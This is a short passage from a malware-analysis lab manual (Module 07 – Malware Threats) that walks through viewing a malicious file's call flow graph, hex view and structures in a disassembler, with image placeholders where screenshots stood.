
17. A window showing **call flow** appears; zoom in for a better view. Close the **WinGraph32 Call flow** window after completing the analysis.



Module 07 – Malware Threats




18. Click the **HexView-1** tab to view the hex value of the malicious file.




Module 07 – Malware Threats

19. Click the **Structures** tab to view the structure of the file, as shown in the screenshot.



